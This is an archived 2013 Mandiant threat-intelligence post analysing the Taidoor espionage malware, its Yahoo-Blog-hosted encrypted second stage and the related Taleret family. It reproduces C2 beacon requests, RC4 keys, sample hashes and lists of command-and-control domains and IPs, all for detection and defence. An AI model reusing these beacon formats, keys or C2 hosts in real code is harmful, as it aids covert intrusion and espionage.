Evasive Tactics: Taidoor | Mandiant

By Mandiant

Published: 2013-09-06 · Archived: 2026-04-02 11:28:22 UTC

Written by: Nart Villeneuve, Thoufique Haq, Ned Moran

The Taidoor malware has been used in many ongoing cyber espionage campaigns. Its victims include government agencies, corporate entities, and think tanks, especially those with interests in Taiwan. [1] In a typical attack, targets receive a spear-phishing email which encourages them to open an attached file. If opened on a vulnerable system, malware is silently installed on the target's computer while a decoy document with legitimate content is opened that is intended to alleviate any suspicions the target may have. Taidoor has been successfully compromising targets since 2008, and continues to be active today.

Despite being around for a long time – and quite well known – Taidoor is a constantly evolving, persistent threat. We observed significant tactical changes in 2011 and 2012, when the malicious email attachments did not drop the Taidoor malware directly, but instead dropped a "downloader" that then grabbed the traditional Taidoor malware from the Internet. [2]

Recently, we observed a new variant of Taidoor, which was used in targeted attacks. It has evolved in two ways. Instead of downloading the traditional Taidoor malware from a command-and-control (CnC) server, the "downloader" reaches out to Yahoo Blogs and retrieves encrypted text from blog posts. When decrypted by the "downloader", this text is actually a modified version of the traditional Taidoor malware. This new version of Taidoor maintains similar behavior, but has been changed enough to avoid common network detection signatures.

Traditional Taidoor Malware

The Taidoor malware is traditionally delivered as an email attachment. If opened, the Taidoor malware is dropped onto the target's system, and starts to beacon to a CnC server. Taidoor connects to its CnCs using HTTP, and the "GET" request has been consistent since 2008. It follows a simple pattern:


```
GET /[5 characters].php?id=[6 numbers][12 characters/numbers]
```

The last set of 12 characters is actually the encrypted MAC address of the compromised computer. The values of the MAC address are incremented by 1, and this is used as an RC4 key to encrypt the data that is passed between the compromised computer and its CnC server.

The New Taidoor


In the past, other APT campaigns have used blog hosting platforms as a mechanism to transmit CnC server information to compromised targets. [3] Attackers using Taidoor have leveraged this model as well.

We analyzed a sample (be1d972819e0c5bf80bf1691cc563400) that when opened exploits a vulnerability in Microsoft Office (CVE-2012-0158) to drop malware on the target's computer.



The decoy document contains background information on trade liberalization between the People's Republic of China (PRC) and Taiwan.

The various strings in the file are XOR-encoded with the key "0x02" or "0x03".



This malware is a simple "downloader" that, instead of connecting to a CnC server, connects to a Yahoo Blog and downloads the contents of a blog post.

```
GET /jw!JRkdqkKGAh6MPj9MlwbK6iMgScE- HTTP/1.1
```

```
Accept: /
```


```
Accept-Language: en-us
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
```


```
Accept-Encoding: gzip, deflate
```

```
Host: tw.myblog.yahoo.com
```

```
Connection: Keep-Alive
```



The content of the blog post between the markers “ctxugfbyyxyyyxyy” and “yxyyyxyyctxugfby” is encoded with base64 and encrypted using the RC4 cipher. The encryption key, which we discovered to be "asdfasdf", is also present in the contents of the base64 blog data in an encrypted form. The decrypted content of the blog post is a DLL file – that is in fact the Taidoor malware.



After the first-stage dropper downloads and decrypts the Taidoor malware, it then begins to connect to two CnC servers: roudan.serveftp.com (69.95.218.31) and mac.gov.hpc.tw (120.50.40.145). However, the network traffic (its "callback") has been modified from the traditional version.

```
GET /default.jsp?vx=vsutnh191138F9744C HTTP/1.1
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
```

```
Host: mac.gov.hpc.tw:443
```

```
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```


Rather than having "[five characters].php", this new file path ends in ".jsp" and may have any of the following file names:


- process
- page
- default
- index
- user
- parse
- about
- security
- query
- login


The new format is:

```
/[file name].jsp?[2 random characters]=[6 random characters][encrypted MAC address]
```


In addition to the use of other malicious Word documents (b0fd4d5fb6d8acb1ccfb54d53c08f11f), we have also seen this new Taidoor variant distributed as a Windows ScreenSaver file (.scr) posing as a PDF (d9940a3da42eb2bb8e19a84235d86e91) or a Word document (c4de3fea790f8ff6452016db5d7aa33f).







It remains unclear whether all of this Taidoor activity is related or different groups are using the same malware for different purposes. The fact that Taidoor is not off-the-shelf malware that can simply be downloaded or purchased in the cybercrime underground suggests that all of this activity may be connected in some way.




So far, we have found only one large cluster of activity associated with this new Taidoor variant. This cluster, which made use of Yahoo Blogs, appears to have targeted entities in Taiwan. We found that traditional versions of Taidoor have also been using this infrastructure. [4]

Malware Connections

We found that another, possibly related, malware family known as “Taleret” is using the same technique that this Taidoor variant has used. We found that samples (such as 6cd1bf0e8adcc7208b82e1506efdba8d, 525fd346b9511a84bbe26eb47b845d89 and 5c887a31fb4713e17c5dda9d78aab9fe) connect to Yahoo Blogs in order to retrieve a list of CnC servers.

The content between the two markers “XXXXX” is encoded with base64 and encrypted with the RC4 cipher. The encryption key is “c37f12a0” in hex, and hardcoded in the malware.



We extracted the following CnC servers from these blog posts:

- opp.gov.taiwans.tw
- nscnet.gov.medicare.tw
- mac.gov.skies.tw
- klserver.servehttp.com
- kllserver.serveftp.com
- 202.142.153.154
- 80.149.239.139
- 202.142.172.131
- www.facebook.trickip.NET
- www.braintrust.AlmostMy.COM

As with Taidoor, there appears to be a frequent association with Taiwan, in addition to a similar CnC naming scheme – such as **mac.gov**.hpc.**tw** (Taidoor) and **mac.gov**.skies.**tw** (Taleret).

Conclusion

The Taidoor malware has been used to successfully compromise targets since 2008. This threat has evolved over time, and has recently leveraged Yahoo Blogs as a mechanism to drop the Taidoor malware as a "second stage" component. In addition, the well-known Taidoor network traffic pattern has been modified, likely as a new way to avoid network-based detection.

Notes

1. http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/trojan_taidoor-targeting_think_tanks.pdf
2. http://blog.trendmicro.com/trendlabs-security-intelligence/taidoor-update-taidoor-gang-tags-its-victims/ and http://about-threats.trendmicro.com/us/spam/222/A%20Malware%20Treat%20this%20Halloween
3. http://www.nartv.org/mirror/shadows-in-the-cloud.pdf and reports of associated malware here http://www.welivesecurity.com/2013/05/23/syndicasec-in-the-sin-bin/ and here http://www.cybersquared.com/apt_targetedattacks_within_socialmedia/
4. MD5 hashes of traditional Taidoor samples 811aae1a66f6a2722849333293cbf9cd 454c9960e89d02e4922245efb8ef6b49 5efc35315e87fdc67dada06fb700a8c7 bc69a262bcd418d194ce2aac7da47286

Posted in

- Threat Intelligence
- Security & Identity
